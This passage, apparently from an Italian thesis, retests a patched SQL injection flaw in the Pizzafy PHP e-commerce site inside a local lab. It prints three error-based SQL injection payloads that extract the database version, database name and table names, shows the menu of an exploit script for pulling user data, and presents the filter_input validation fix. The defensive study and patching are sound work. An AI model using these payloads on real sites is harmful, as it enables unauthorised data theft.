9  if($qry->num_rows > 0){
10     $prod = $qry->fetch_assoc();
11 }else{echo "Not found."; exit;}
12 ?>
```

Osservando il codice si può già notare il problema, nello specifico, nella riga **3**.
Infatti, come già spiegato nel paragrafo 3.1, il metodo **$_GET** di *PHP* indica che riceve il dato in stringa o carattere dall'indirizzo in base al parametro richiesto, in questo caso "**id**".
Questo significa che nella richiesta si può immettere qualunque stringa purché rispetti anche il parametro **id**. Di conseguenza, questo è un esempio perfetto per effettuare attacchi di tipo **SQL Injection**.
Pertanto, quello che manca è un controllo di dato.
Questa operazione viene chiamata **validazione** e serve proprio per difendersi da questi tipi di attacco.
Di seguito verranno riportati il codice corretto e gli output dei test attraverso i precedenti payload ed exploit.

3.5.1 Codice corretto

Quello che bisogna modificare non è nient'altro che la variabile **$id** ed utilizzare un metodo per "***validare***" il dato in input. Il codice corretto è il seguente:

view_prod.php corretto

```
<?php
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if($id == false || $id == null || $id <= 0){
    throw new Exception('Non valido.');

}
$qry = $conn->query("select * from product_list where id = $id"
    );
if(!$qry){
    echo $conn->error;
    exit;
}
if($qry->num_rows > 0){
    $prod = $qry->fetch_assoc();
}else{
    echo "Not found.";
    exit;
}
?>
```

Il metodo in questione è **filter_input** che ha lo scopo, come indica la nomenclatura, di **filtrare** il dato in input attraverso la **validazione**.
Di seguito si vedranno gli effetti di tale modifica utilizzando i test del Capitolo 3.
L'URL di riferimento rimane sempre il medesimo:

```
http://192.168.56.101/pizzafy/Pizzafy/view_prod.php?id=
```

3.5.2 Payload Test

Avviando di nuovo **Postman** su Lubuntu, si immettono l'indirizzo e i diversi payload. Primo payload:

```
1 AND EXTRACTVALUE(rand(),CONCAT(0x7e,version()))-- -
```

Secondo payload:

```
1 AND EXTRACTVALUE(rand(),CONCAT(0x7e,database()))-- -
```

Terzo payload con **data_offset = 6**:

```
1 AND EXTRACTVALUE(RAND(),CONCAT(0x3a,
(SELECT CONCAT(CHAR(126),table_name,CHAR(126))
FROM information_schema.TABLES
WHERE table_schema=database() LIMIT 1 OFFSET data_offset)))--
```

Output

In tutti i tre payload gli output sono gli stessi ma diversi rispetto agli output precedenti:

```
<br />
<b>Fatal error</b>: Uncaught Exception: Non valido.
in C:\xampp\htdocs\pizzafy\Pizzafy\view_prod.php:24
Stack trace:
#0 {main}
thrown in
<b>C:\xampp\htdocs\pizzafy\Pizzafy\view_prod.php</b>
on line <b>24</b><br />
```

Si può notare che non compare né la versione di *MariaDB*, né il nome del database del sito e nemmeno il nome della tabella.
Il messaggio che viene visualizzato è proprio quello scritto nel codice modificato.

```
    Uncaught Exception: Non valido.
```

3.5.3 Exploit Test

Dopo aver testato i payload, si passa all'exploit.
Ancora una volta si avvia **Visual Studio Code** e si esegue il file **exploit.py**. Una volta eseguito lo script compariranno la scelta del dominio (ovviamente si immette: **192.168.56.101**) e il menù principale, con le solite 3 scelte per l'estrazione di dati:

Main menù

```
==== SCEGLI QUALI DATI ESTRARRE ====
1 - Informazioni generali
2 - Dati sul database
3 - Dati degli utenti
0 - Uscire
Digita il numero:
```

Output

Se nel menù si digita **1** verrà visualizzato:

```
-- INFORMAZIONI SUL DATABASE --
Versione MySQL -> None
Utente DB -> None
Data directory del DB server -> None
Directory di installazione -> None
Sistema Operativo -> None
```

E se si digita **2**:

```
--- DATABASE DEL SITO ---
Nome del database: None

--- Tabelle ---

--- Colonne ---
```

Infine se si digita **3**:

```

--- DATI TABELLA: users ---
```

Nel primo caso, si nota che nei dati singoli compare il messaggio "**None**".
E, per il resto dei casi, non compaiono tutte le tabelle, tutte le colonne e tutti i dati della tabella users.
Questo significa che la validazione e il "filtraggio" del dato hanno funzionato in entrambi i casi.
Quindi la modifica fatta ha avuto con successo un riscontro positivo. Di conseguenza, non è più possibile effettuare l'attacco **SQL Injection**.
Questo è ciò che concerne questo argomento.
Nel prossimo capitolo verranno trattate le conseguenze e la portata di un errore del genere.

Capitolo 4

Conclusioni

In quest'ultimo capitolo, verranno fatte delle considerazioni finali in merito a questa tipologia di sito web.

4.1 Considerazioni finali

Alla luce di questo percorso di ricerca, è necessario formulare alcune considerazioni conclusive.

Come prima cosa, abbiamo introdotto e analizzato questa realtà sulla cybersicurezza e abbiamo compreso l'impatto che può dare. Successivamente, abbiamo preso come riferimento un esempio pratico sulla sicurezza informatica. Ne abbiamo replicato l'ambiente e abbiamo sfruttato la sua debolezza per effettuare un attacco, in modo verosimile a quello che capita al giorno d'oggi. Alla fine, l'analisi e l'esecuzione dell'attacco hanno avuto un buon successo, tanto che abbiamo ottenuto i nostri obiettivi, andando anche oltre i risultati finali. Abbiamo anche individuato ed analizzato la problematicità dell'esempio. Infine, dall'errore abbiamo ottenuto una soluzione altrettanto efficace e funzionale.

Da questa esperienza, abbiamo compreso quanto possa essere impattante sbagliare anche una sola piccola e semplice riga di codice. Il rischio che può causare è enorme. Nel nostro caso, il sito riguarda ad una normale attività ristorativa.
Ma, immaginando un errore del genere in qualche sito bancario o governativo, i danni che ne derivano sarebbero significativi anche su scala globale. Questo dimostra quanto sia necessario avere delle conoscenze su questo ambito e l'importanza di effettuare periodicamente test di penetrazione. Tenendo presente che col passare degli anni gli attacchi cambieranno e diventeranno sempre più sofisticati, è importante che, già nel presente, vengano studiate e applicate delle precauzioni adeguate. Tra queste ultime, include anche capire come è fatta la tecnologia che si vuole usare e da chi deriva.
Ad oggi, ci sono persone che sviluppano siti open-source, come nel nostro caso, con errori di codice riscontrabili ma, allo stesso tempo, risolvibili grazie al supporto della propria comunità. Però alcune persone, appartenenti al mondo del commercio elettronico, ignorano tali criticità, sottovalutandone anche l'impatto legale, e propongono questi siti a clienti terzi, illudendoli con una falsa sicurezza.

Di conseguenza, diverse aziende private approfittano di questa situazione per vendere siti con servizi di scarsa qualità e con vulnerabilità trascurate. Alla fine il cliente, privo di competenze tecniche e condizionato da una precedente brutta esperienza, non conosce la vera struttura del sito e non si rende conto di avere un prodotto scadente.
Il risultato è negativo in entrambi i casi.
Quindi, per risolvere tutto ciò, come già accennato prima, bisogna prestare attenzione a ciò che si vuole e si usa, perché dietro ad una proposta attraente e vantaggiosa può causare dei danni irreparabili.
In conclusione, l'augurio è quello di cercare di capire sempre di più come funziona questa realtà e di migliorare eventualmente l'ambiente che ci circonda.

Bibliografia

[1] Microsoft. Titolo: What is cybersecurity? *Sito web: https://www.microsoft.com/en-us/security/business/security-101/what-is-cybersecurity.*

[2] IBM. Titolo: Che cos'è la cybersecurity? *Sito Web: https://www.ibm.com/it-it/think/topics/cybersecurity.*

[3] IBM. Titolo: Attacchi informatici. *Sito Web: https://www.ibm.com/it-it/think/topics/cyber-attack498277090.*

[4] IBM. Titolo: Che cos'è la gestione delle vulnerabilità? *Sito Web: https://www.ibm.com/it-it/think/topics/vulnerability-management763338456.*

[5] Giorgia Dragoni. Titolo: Vulnerabilità informatica, esempi e linee guida per le aziende. *Sito Web: https://www.osservatori.net/blog/cybersecurity/vulnerabilita-informatica-fattore-umano/.*

[6] P. Fraternali S. Paraboschi R. Torlone P. Atzeni, S. Ceri. *Basi di dati 4th.* McGraw-Hill, 2014.

[7] PortSwigger. Titolo: What is sql injection? *Sito Web: https://portswigger.net/web-security/sql-injection.*

[8] NVD NIST. cve-2026-7228 detail. *https://nvd.nist.gov/vuln/detail/CVE-2026-7228.*

[9] VirtualBox. *https://www.virtualbox.org/.*

[10] Microsoft. *https://www.microsoft.com/it-it/software-download/windows11.*

[11] Lubuntu. *https://lubuntu.me/downloads/.*

[12] Sourcecodester. *https://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html.*

[13] XAMPP. *https://www.apachefriends.org/it/index.html.*

[14] Visual Studio Code. *https://code.visualstudio.com/.*

[15] Postman. *https://www.postman.com/.*

[16] Python. Titolo: venv - creation of virtual enviroment. *https://docs.python.org/it/3.14/library/venv.html.*